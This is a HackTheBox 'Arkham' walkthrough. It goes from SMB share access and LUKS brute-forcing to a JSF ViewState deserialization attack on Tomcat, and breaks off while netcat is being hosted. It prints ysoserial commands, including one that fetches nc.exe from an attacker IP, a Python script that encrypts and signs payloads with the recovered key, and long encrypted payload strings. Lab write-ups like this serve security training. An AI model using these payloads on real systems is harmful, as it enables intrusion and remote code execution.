
HackTheBox: Arkham
This box is rated medium difficulty on HTB. It involves us discovering a LUKS encrypted backup image on a non-standard SMB share that gives us access to the Apache Tomcat website’s config files. Using the org.apache.myfaces.SECRET value, we can craft a malicious serialized payload to get RCE through the ViewState parameter in a web request. Once on the machine, we find a backup Zip archive which holds an OST file. After converting this to MBOX format and reading the contents, we decode a base64-encoded PNG that grants us credentials for a Local Administrator. Finally, we can use RunasCs to bypass UAC and grab an Administrative shell on the machine.
Host Scanning
I begin with an Nmap scan against the target IP to find all running services on the host; Repeating the same for UDP yields no results.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
└─$ sudo nmap -p80,135,139,445,8080,49666,49667 -sCV 10.129.228.116 -oN fullscan-tcp

Starting Nmap 7.98 ( https://nmap.org ) at 2026-05-17 16:41 -0400
Nmap scan report for 10.129.228.116
Host is up (0.055s latency).

PORT      STATE SERVICE       VERSION
80/tcp    open  http          Microsoft IIS httpd 10.0
|_http-server-header: Microsoft-IIS/10.0
| http-methods:
|_  Potentially risky methods: TRACE
|_http-title: IIS Windows Server
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds?
8080/tcp  open  http          Apache Tomcat 8.5.37
|_http-title: Mask Inc.
| http-methods:
|_  Potentially risky methods: PUT DELETE
49666/tcp open  msrpc         Microsoft Windows RPC
49667/tcp open  msrpc         Microsoft Windows RPC
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: 5s
| smb2-time:
|   date: 2026-05-17T20:42:26
|_  start_date: N/A
| smb2-security-mode:
|   3.1.1:
|_    Message signing enabled but not required

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 96.14 seconds
Looks like a Windows machine with seven ports open:
- A Microsoft IIS web server on port 80
- RPC on ports 135, 49666, 49667
- NetBIOS on port 139
- SMB on port 445
- An Apache Tomcat web server on port 8080
Since there are a few web components running, I fire up Ffuf to search for subdirectories and subdomains in the background before enumerating the other services.
Service Enumeration
Interesting SMB Share
Testing SMB and RPC for Guest/Null authentication shows that we have read permissions on two non-standard shares, one containing Master Wayne’s secrets.
1
2
3
└─$ rpcclient -U ''%'' 10.129.228.116

└─$ nxc smb 10.129.228.116 -u 'Guest' -p '' --shares


Inside is just one Zip archive for what looks to be the web application server’s files and the Users share doesn’t give us any good information.
1
└─$ smbclient //10.129.228.116/BatShare -U ''
LUKS Encrypted File
Unzipping the archive gives us a note from Alfred which discloses that the other file is a backup image from their Linux server. Running a file command against it shows we’re dealing with a LUKS encrypted file.
1
└─$ unzip appserver.zip

Attempting to use a tool like luks2john that converts it into a crackable format fails due to an unsupported mode, so I swap to using bruteforce-luks to decrypt this file.

This tool can be installed with sudo apt install bruteforce-luks and works to decrypt LUKS files by brute-forcing them against a wordlist. It’s relatively slow so I’ll filter out batman related passwords from rockyou.txt to speed things up since this box has that general theme.
1
2
3
└─$ grep batman /opt/seclists/rockyou.txt > passwords.txt

└─$ bruteforce-luks -f passwords.txt backup.img

Now we can open this file using cryptsetup to prep it for mounting. This will create a new mapping to the image under our /dev/mapper directory.
1
2
3
└─$ sudo cryptsetup open --type luks backup.img Arkham

└─$ ls -la /dev/mapper

Now we can mount it to our filesystem and begin looking at the contents.
1
2
3
4
5
└─$ sudo mkdir /mnt/Arkham

└─$ sudo mount /dev/mapper/Arkham /mnt/Arkham

└─$ ls -la /mnt/Arkham

Web Config Files

There is a Mask directory which holds the Tomcat site’s XML files as well as a few pictures for the webpage.
Taking a peek inside of the web.xml.bak file confirms that the web server is using MyFaces, which is an open-source implementation of the JavaServer Faces (JSF) application that is commonly shipped with Tomcat.

One of the more common vulnerabilities in Java web applications is getting RCE via deserialization. If we take a closer look at the XML files, we can discover the org.apache.myfaces.SECRET parameter’s value which is used to initialize the encryption and authentication keys for the application’s view state. This means that if we find somewhere on the site that accepts a ViewState parameter in our request, we can send a serialized payload to get RCE on the system.
Insecure Deserialization
Deserialization Attack
Deserialization attacks in particular are dangerous because they allow an attacker to supply a crafted serialized object that an application mistakenly treats as trusted data. When that object is deserialized, its embedded logic or gadget chain can execute on the server, potentially leading to remote code execution, privilege escalation, or full application compromise.
JavaServer Faces (JSF) deserialization attacks target the framework’s handling of serialized UI state, where user interface data is often stored and restored between requests. This state is commonly embedded in the ViewState parameter, and if it is not properly encrypted or integrity-protected, an attacker may tamper with it and supply a malicious serialized object. When the server processes the modified ViewState, it can trigger insecure deserialization, potentially leading to remote code execution under the application’s privileges.
With all that covered, I head over to the landing page on port 80 which shows the typical IIS index HTML. My scans also don’t discover anything interesting.
Finding Request with ViewState Parameter
Heading over to the Tomcat server on port 8080 shows a custom site for a company offering a data protection service.

The site is largely static with the exception of a Subscription tab that allows us to submit an email in order to signup for a newsletter. This page has the .faces extension which is commonly used in JavaServer Faces (JSF) Web Requests.


Capturing a request to this endpoint reveals that we are indeed sending a ViewState parameter to the server. We can now move to crafting a serialized payload using the secret string from the web’s XML files.
Generating Payloads
I’ll first use Ysoserial to generate a first malicious payload that will grab a netcat binary from my machine and then a second to execute a reverse shell command with it. To properly set this tool up, we can grab the latest .jar file from the releases page and run it with the java -jar command. Note that I had to use sdkman to install a Java 8 runtime in order to get it to work at all.
I also went down the list of Ysoserial payloads until I found that the CommonsCollections5 one succeded. Make sure that the directory we are uploading to is world writeable (e.g. C:\windows\system32\spool\drivers\color) so we ensure our file is available.
1
2
3
4
5
6
7
8
9
└─$ curl -s "https://get.sdkman.io" | bash

└─$ source ~/.sdkman/bin/sdkman-init.sh

└─$ sdk install java 8.0.452-tem

└─$ java -jar ysoserial-all.jar CommonsCollections5 'curl http://10.10.14.243/nc.exe -o C:\windows\system32\spool\drivers\color\nc.exe' > upload.payload

└─$ java -jar ysoserial-all.jar CommonsCollections5 'C:\windows\system32\spool\drivers\color\nc.exe' > shell.payload
Next we’ll need to write a Python script that will handle the encryption and signing for the ViewState parameter’s serialization. This is pretty simple with the help of an LLM, but make sure to base64 decode the secret string from the prior XML files.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
#!/usr/bin/env python3

import sys
import hmac
from pathlib import Path
from urllib.parse import quote_plus
from base64 import b64encode
from hashlib import sha1
from pyDes import des, ECB, PAD_PKCS5

KEY = b"JsF9876-"

def encrypt(payload: bytes, key: bytes) -> bytes:
    """Encrypt payload using DES ECB."""
    cipher = des(key, ECB, padmode=PAD_PKCS5)
    return cipher.encrypt(payload)

def generate_hmac(data: bytes, key: bytes) -> bytes:
    """Generate SHA1 HMAC."""
    return hmac.new(key, data, sha1).digest()

def build_payload(payload: bytes, key: bytes) -> str:
    """Encrypt, sign, encode, and URL-escape payload."""
    encrypted = encrypt(payload, key)
    signature = generate_hmac(encrypted, key)
    final_payload = encrypted + signature
    encoded = b64encode(final_payload)
    return quote_plus(encoded)

def main():
    if len(sys.argv) != 3:
        print(f"[!] Usage: {sys.argv[0]} [Payload File] [Output File]")
        sys.exit(1)
    input_file = Path(sys.argv[1])
    output_file = Path(sys.argv[2])

    payload = input_file.read_bytes()
    print(f"[+] Encrypting payload")
    print(f"[!] Key: {KEY.decode()}\n")
    print(f"[+] Creating HMAC signature")
    print(f"[+] Appending signature to encrypted payload\n")

    final_payload = build_payload(payload, KEY)
    print(f"[*] Final payload: {final_payload}\n")

    output_file.write_text(final_payload)
    print(f"[*] Saved to: {output_file}")

if __name__ == "__main__":
    main()
Initial Foothold
With our script and serialized payloads in hand, we can now encrypt both of them and send them in a request to the /userSubscribe.faces page via the ViewState parameter.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
└─$ python3 viewstate.py shell.payload upload
[+] Encrypting payload
[!] Key: JsF9876-

[+] Creating HMAC signature
[+] Appending signature to encrypted payload

[*] Final payload: o4swGdxTZXw1mKtPxFkjUuWrKOBMVnhQ7RbMizpCb4xVYti30eaLecyiLLU7plNhjPFRnShy4IlIzxo0JHimBY3Uq1igjemgy0Ki4udfDHCBAJC2Yt%2BEq3hlEwGdEWrah3tqcdo5Gxzenm%2BTobetH0%2BaG8%2BiCEB1RbCm7b%2FRwuOINGcnD%2BFO3DfRKu9gMF%2Bhys2vYzpsGEyHK3knl7tEaywlBVCuHcXMqHLkcdxxT%2FxmSmtDFG85aQTVagEZSOEEX9bCEH73rYHKIdkiMmo3tRSv0aFcuTCzo9ywZEOE7bULbrBQyiDX34vkaoTgGwZx5xiJxcuYu0CBGPZRDq1UBGH1QEaZ391dmKFPiBhIqgml%2FErcnLpXhN2CNsbBu9HHKSuy0lTdaYJifqCf5zOXppnKQiTkInD9AN%2BIjrIKoKhLslblPlDOJTrY6IWKCYEH9ZL8tl0EWKQbiDEBanGkxqkFjjIIqXZFoV%2BTjkS1FnVO%2FoHWBB6y1rXJo3U1C5yWD2YmTWm4GDisEHwUAFbDTHvZSVfjA0tLKeDOxOM%2F8vgIApW1PlnAuOltjvtrVgAjUuoY6NO8h6x3ioFXuSojJj0bbeoeG7kVjJZD7p9o4JtufXDtpaElTEsYzbvfwgpzyOnbHFri%2BOp%2BB7hMUjdUlSBFq5FvvhNyPwza7MocS3WLI6L7jjRFBAj%2Fa48lPBfj3HySlKnWNAVyWskTs1o8Hdb3TC7cRUzFTUer8AfWEDvtm3v%2BIESFimUAOxHOFFR7Zc3vyjMnUJdlupeOblKVsHkHnBemhyfnxtKI7%2BbJ3EqgWfupTUMw2GUM1xZCs%2F3tZRbc6ulq45nE9ps3Ao9PQadiP3gi5yNpoKyaKP3GuGkZTr2W1Tevu2FmdzxVgkIvQHYhQvw4tg%2FW90wu3EVMxe5N7cpJQ5Gl3lqAftAUN2EPpqoCDm%2FldyARkewpYRJ9XjpjF%2FEcTrt%2FfnejLvYdO%2BBR5KpeUlYt8voC9D%2FjEKdO5AUum%2BldL14iQQVDR2crLcka9lf%2FXnUnzlQ72iu6zRk9BVHFAGuaBqLS7bchBDmZykIk5CJw%2Fdb3TC7cRUzF08Udf9g%2F4PoLZwKzd%2FQUeKSzGm5JdFPDPWKHTvaqzS%2BocbAXBqBvmCnR8Hwe55Tov3utbD0Pyq3mhe4htTKB2O7l0dR9kK%2BOWa1x14dolqUW5qz5wuWajIKmJg0aiagXfwC6W7ATzAwSbkbvpNj3Ij4Y6crGmy9mFKRFsr%2FPBrHPYHrCoLDObr%2FdWUcnU9SkV%2FbyJR1QkOTkc%2BVqj7d88xxXsUy%2BdL9wPVElFfuo2EEhS1FRDmchOjv8e5HyUaM3ObK1ByNnxYcrn1otpe47K27rgrv31ujZnD1gq0qXbpX5pBUxtgeZO1s3lsDMDjWu36Nj8l51BQbQCWDaQWOgL63GQrmXQx5n96T9PqlXQkh95rlp3gk%2F5PHiPH0hgDaL3lLHwGZ7MMxpW2fDgeBvE68Izbftt%2FnTpiRl7A%2BDFCK%2BkpC9Kn71vzhtgjl5P0s4%2FQUigK6H%2B92Gy2cqmu68JBGtu2efXvM64vieDI%2F0t6i3EmsS4trV6%2FmzUiDGugoM3Y9DQ77qlt9fVI0d1YhOtKQP5TzdC7zaxpg6IAKcLXG3EmsS4trV69qeqsRMq%2BORGeWiGX3s4SVLl9PfxTH5uoT5WYyFyRQdjtGDAduLpu1LIvCjZkDeDI1yqv8ai%2BVrIRQPjqnnICliXw0GruDEcYPdjpCt2tP7S5fT38Ux%2BbqE%2BVmMhckUHY7RgwHbi6btuCNTYpT2pPtaIi3QStIFXqjkO%2B7eDUuWZXdtviVwAA%2FaJC%2BMGZeldX6w11EpdknLYOtigP7PKEEA6vQhhAWtHvTaMDSakBZ9VtZWVZH2nQ8k3hKqRB8kJzWIZhqip5xmL3ZE318bTqE7%2FHuR8lGjNzmytQcjZ8WHK59aLaXuOyvzRQ05jPPFo3Ru%2BfitqP3850NCtzETbU6%2B4NFgkIRjSDn5mPO6J0Uc%2FNwZfg8%2B6kEB2Ekbz1EpDYC%2B%2FFlJ3S%2Bld4ROVLoTrPk7pNNk1bkTEsiBvdkwiHGhrdSRqyL34OxROiCGKIVe73TuYT3iCGRTajzQ1z6XoCObV41a9S7qSEgbK%2FISQ3zAvUr0vZ7DkPYjmxIMwK2svQ3jv27C1Q5p1sIcQ6eCfFrlotOT%2BE%2FH2BCqBXXQp9n%2FolQZftpJjEHKKtspHu1s%2Bw4sIczNBd6QUYT30HTLpD0%2BPYWKcReCkaQTq1VWc%2FEtgfAOwB%2Fb8qwqvdpryuqdeQ9mJk1puBg4svFF6zgTsRGRNvsbo3xn7a%2BwLCda3PYGxQ75A5bc64JnoilAwTLv1%2Fd5cGgz2UfJeZ%2Big43TdSx1mZL8SnCQI%2FDfMEFqxb8oJF%2F7UMGPbPLbLmk7MENYWOKbOMwx5ct7zeaPiGooxw18jSTyOzv0VL2hp1uZ8cQdh3tqcdo5GxxojiDGjbw5cM4LNfLM1%2BB3L2JK5JNzAXS0rYCAXJLr%2Bgqb0lE5Ebmq5WDuYjf0rcA1lrDoEEvIkNVteY5ynJ1pX4nh6Fm4NTn7GvufdvxmEUKLFnjfyhnY%2BlshZkq%2FSnl0SJfXGFqPSDitqA5IkLVVd2WQb4uzn2V%2FwTbOeRrzG0%2B1LfoOx%2BOAVOxeFqgnH7HIIpajyaoy2%2Br3ApCVFjJ9gCmlxUzLNzEh3gFoxogKkAqERMSvl0mXZykrwoHTS3eG8XE1MOcDVRylWM0O0XpJEv3COp3sYTLK96dOk8yfaVPxjL5I4uY77%2Bp14zdURSZ2HqyWZFPDVzH7nXTouL5dJ6Jg5tCWlwpMrrHHx0ESLGwW035srVhc9djkmOSY0o1XuPZ%2Bm2K7%2BWPmS%2F3AOcrIuKZHog%3D%3D

[*] Saved to: upload

----------------------------------------------

└─$ python3 viewstate.py upload.payload shell
[+] Encrypting payload
[!] Key: JsF9876-

[+] Creating HMAC signature
[+] Appending signature to encrypted payload

[*] Final payload: o4swGdxTZXw1mKtPxFkjUuWrKOBMVnhQ7RbMizpCb4xVYti30eaLecyiLLU7plNhjPFRnShy4IlIzxo0JHimBY3Uq1igjemgy0Ki4udfDHCBAJC2Yt%2BEq3hlEwGdEWrah3tqcdo5Gxzenm%2BTobetH0%2BaG8%2BiCEB1RbCm7b%2FRwuOINGcnD%2BFO3DfRKu9gMF%2Bhys2vYzpsGEyHK3knl7tEaywlBVCuHcXMqHLkcdxxT%2FxmSmtDFG85aQTVagEZSOEEX9bCEH73rYHKIdkiMmo3tRSv0aFcuTCzo9ywZEOE7bULbrBQyiDX34vkaoTgGwZx5xiJxcuYu0CBGPZRDq1UBGH1QEaZ391dmKFPiBhIqgml%2FErcnLpXhN2CNsbBu9HHKSuy0lTdaYJifqCf5zOXppnKQiTkInD9AN%2BIjrIKoKhLslblPlDOJTrY6IWKCYEH9ZL8tl0EWKQbiDEBanGkxqkFjjIIqXZFoV%2BTjkS1FnVO%2FoHWBB6y1rXJo3U1C5yWD2YmTWm4GDisEHwUAFbDTHvZSVfjA0tLKeDOxOM%2F8vgIApW1PlnAuOltjvtrVgAjUuoY6NO8h6x3ioFXuSojJj0bbeoeG7kVjJZD7p9o4JtufXDtpaElTEsYzbvfwgpzyOnbHFri%2BOp%2BB7hMUjdUlSBFq5FvvhNyPwza7MocS3WLI6L7jjRFBAj%2Fa48lPBfj3HySlKnWNAVyWskTs1o8Hdb3TC7cRUzFTUer8AfWEDvtm3v%2BIESFimUAOxHOFFR7Zc3vyjMnUJdlupeOblKVsHkHnBemhyfnxtKI7%2BbJ3EqgWfupTUMw2GUM1xZCs%2F3tZRbc6ulq45nE9ps3Ao9PQadiP3gi5yNpoKyaKP3GuGkZTr2W1Tevu2FmdzxVgkIvQHYhQvw4tg%2FW90wu3EVMxe5N7cpJQ5Gl3lqAftAUN2EPpqoCDm%2FldyARkewpYRJ9XjpjF%2FEcTrt%2FfnejLvYdO%2BBR5KpeUlYt8voC9D%2FjEKdO5AUum%2BldL14iQQVDR2crLcka9lf%2FXnUnzlQ72iu6zRk9BVHFAGuaBqLS7bchBDmZykIk5CJw%2Fdb3TC7cRUzF08Udf9g%2F4PoLZwKzd%2FQUeKSzGm5JdFPDPWKHTvaqzS%2BocbAXBqBvmCnR8Hwe55Tov3utbD0Pyq3mhe4htTKB2O7l0dR9kK%2BOWa1x14dolqUW5qz5wuWajIKmJg0aiagXfwC6W7ATzAwSbkbvpNj3Ij4Y6crGmy9mFKRFsr%2FPBrHPYHrCoLDObr%2FdWUcnU9SkV%2FbyJR1QkOTkc%2BVqj7d88xxXsUy%2BdL9wPVElFfuo2EEhS1FRDmchOjv8e5HyUaM3ObK1ByNnxYcrn1otpe47K27rgrv31ujZnD1gq0qXbpX5pBUxtgeZO1s3lsDMDjWu36Nj8l51BQbQCWDaQWOgL63GQrmXQx5n96T9PqlXQkh95rlp3gk%2F5PHiPH0hgDaL3lLHwGZ7MMxpW2fDgeBvE68Izbftt%2FnTpiRl7A%2BDFCK%2BkpC9Kn71vzhtgjl5P0s4%2FQUigK6H%2B92Gy2cqmu68JBGtu2efXvM64vieDI%2F0t6i3EmsS4trV6%2FmzUiDGugoM3Y9DQ77qlt9fVI0d1YhOtKQP5TzdC7zaxpg6IAKcLXG3EmsS4trV69qeqsRMq%2BORGeWiGX3s4SVLl9PfxTH5uoT5WYyFyRQdjtGDAduLpu1LIvCjZkDeDI1yqv8ai%2BVrIRQPjqnnICliXw0GruDEcYPdjpCt2tP7S5fT38Ux%2BbqE%2BVmMhckUHY7RgwHbi6btuCNTYpT2pPtaIi3QStIFXqjkO%2B7eDUuWZXdtviVwAA%2FaJC%2BMGZeldX6w11EpdknLYOtigP7PKEEA6vQhhAWtHvTaMDSakBZ9VtZWVZH2nQ8k3hKqRB8kJzWIZhqip5xmL3ZE318bTqE7%2FHuR8lGjNzmytQcjZ8WHK59aLaXuOyvzRQ05jPPFo3Ru%2BfitqP3850NCtzETbU6%2B4NFgkIRjSDn5mPO6J0Uc%2FNwZfg8%2B6kEB2Ekbz1EpDYC%2B%2FFlJ3S%2Bld4ROVLoTrPk7pNNk1bkTEsiBvdkwiHGhrdSRqyL34OxROiCGKIVe73TuYT3iCGRTajzQ1z6XoCObV41a9S7qSEgbK%2FISQ3zAvUr0vZ7DkPYjmxIMwK2svQ3jv27C1Q5p1sIcQ6eCfFrlotOT%2BE%2FH2BCqBXXQp9n%2FolQZftpJjEHKKtspHu1s%2Bw4sIczNBd6QUYT30HTLpD0%2BPYWKcReCkaQTq1VWc%2FEtgfAOwB%2Fb8qwqvdpryuqdeQ9mJk1puBg4svFF6zgTsRGRNvsbo3xn7a%2BwLCda3PYGxQ75A5bc64JnoilAwTLv1%2Fd5cGgz2UfJeZ%2Big43TdSx1mZL8SnCQI%2FDfMEFqxb8oJF%2F7UMGPbPLbLmk7MENYWOKbOMwx5ct7zeaPiGooxw18jSTyOzv0VL2hp1uZ8cQdh3tqcdo5GxxojiDGjbw5cM4LNfLM1%2BB3L2JK5JNzAXSZJFS6%2BZqKRuWZ4qYmgQWyNQcWFQSnonw4f0WTHVcQjJhsq5BP0QVlxKaC2pnOg%2BjafO3J62E1lSjSoiUFlQ8Jy7MLZAUuDAxY12U0kI6SyHxwa6A6rqjOE7bGWoQHTh8FG5El9LmaglWCkVZVOBp6cciYiQH%2FDCUrDIwcEt375LjryrQvLbVdx2Y5boFrmUreV74rBcNrMJAgUmbEZZn%2FKwyMHBLd%2B%2BR1%2Fy5V8jS9DnNde8T67lbd4cFTF1iL0VlPtS36DsfjgKOumx3QVgtFBb9RxOVglNyDyhrOjT4oyqiVlCyisXWB22t8LjfTeChlOstQ0BpG6Bvbaw7PM91b9e39MIQkKUd%2Fdk%2F4JDyXRHmR20LOy0j%2BALaOt%2FRkraZsrYaz

[*] Saved to: shell
Standing up a Python web server to host a netcat binary works to upload it to the machine.
1
└─$ python3 -m http.server 80
